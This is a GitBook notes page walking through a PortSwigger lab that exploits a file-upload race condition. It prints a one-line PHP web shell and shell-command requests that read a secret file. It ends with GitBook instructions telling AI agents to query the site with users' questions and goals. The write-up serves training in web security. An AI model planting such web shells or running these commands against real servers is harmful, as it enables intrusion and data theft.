> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/file-upload/web-shell-via-race-condition.md).
# Web Shell via Race Condition
Web Shell via Race Condition notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
### Web Shell Upload via Race Condition
**Lab objective**
This lab features a d的upload image feature with apparently robust validation. / However, it is possible to bypass this validation by using a **run condition** during processing of the file.
The goal is to upload a web shell PHP, then use it to read the sensitive file:/ `/home/carlos/secret`.
**Context**
* Authentication possible with: `wiener:peter`
* Only **JPG** and **PNG** files are allowed
* Server response takes about **1 to 2 seconds**, suggesting exploitable asynchronous processing
**Initial attempt**

Try to upload a classic PHP file:
```php
?php
system($_GET['cmd']);
?>
```
Outcome:
* Server refusal
* Message indicating that only JPG and PNG files are accepted
{% hint style="danger" %}
Sorry, only JPG & PNG files are allowed Sorry, there was an error uploading your file.
{% endhint %}
**Key observation**
A **perceptible time period** exists between:
1. When the file is written on the disk
2. When validation is complete and file potentially deleted
This time period opens the door to a race condition.
**Operation of the race condition**
Launch an attack with **Intruder** (or an equivalent tool)
* Repetitive and fast delivery of the download request
* Payload null or repetitive, loop run
While the server processes uploads:
* Continuously refresh the URL of the assumed file
```bash
/files/avatars/cmd.php?cmd=whoami
```
At some point, the file is accessible **before** validation invalidates
* PHP code is then interpreted by the server
**Web Shell Exploitation**

Once executed, you can read the secret file:
```bash
/files/avatars/cmd.php?cmd=cat /home/carlos/secret
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/file-upload/web-shell-via-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.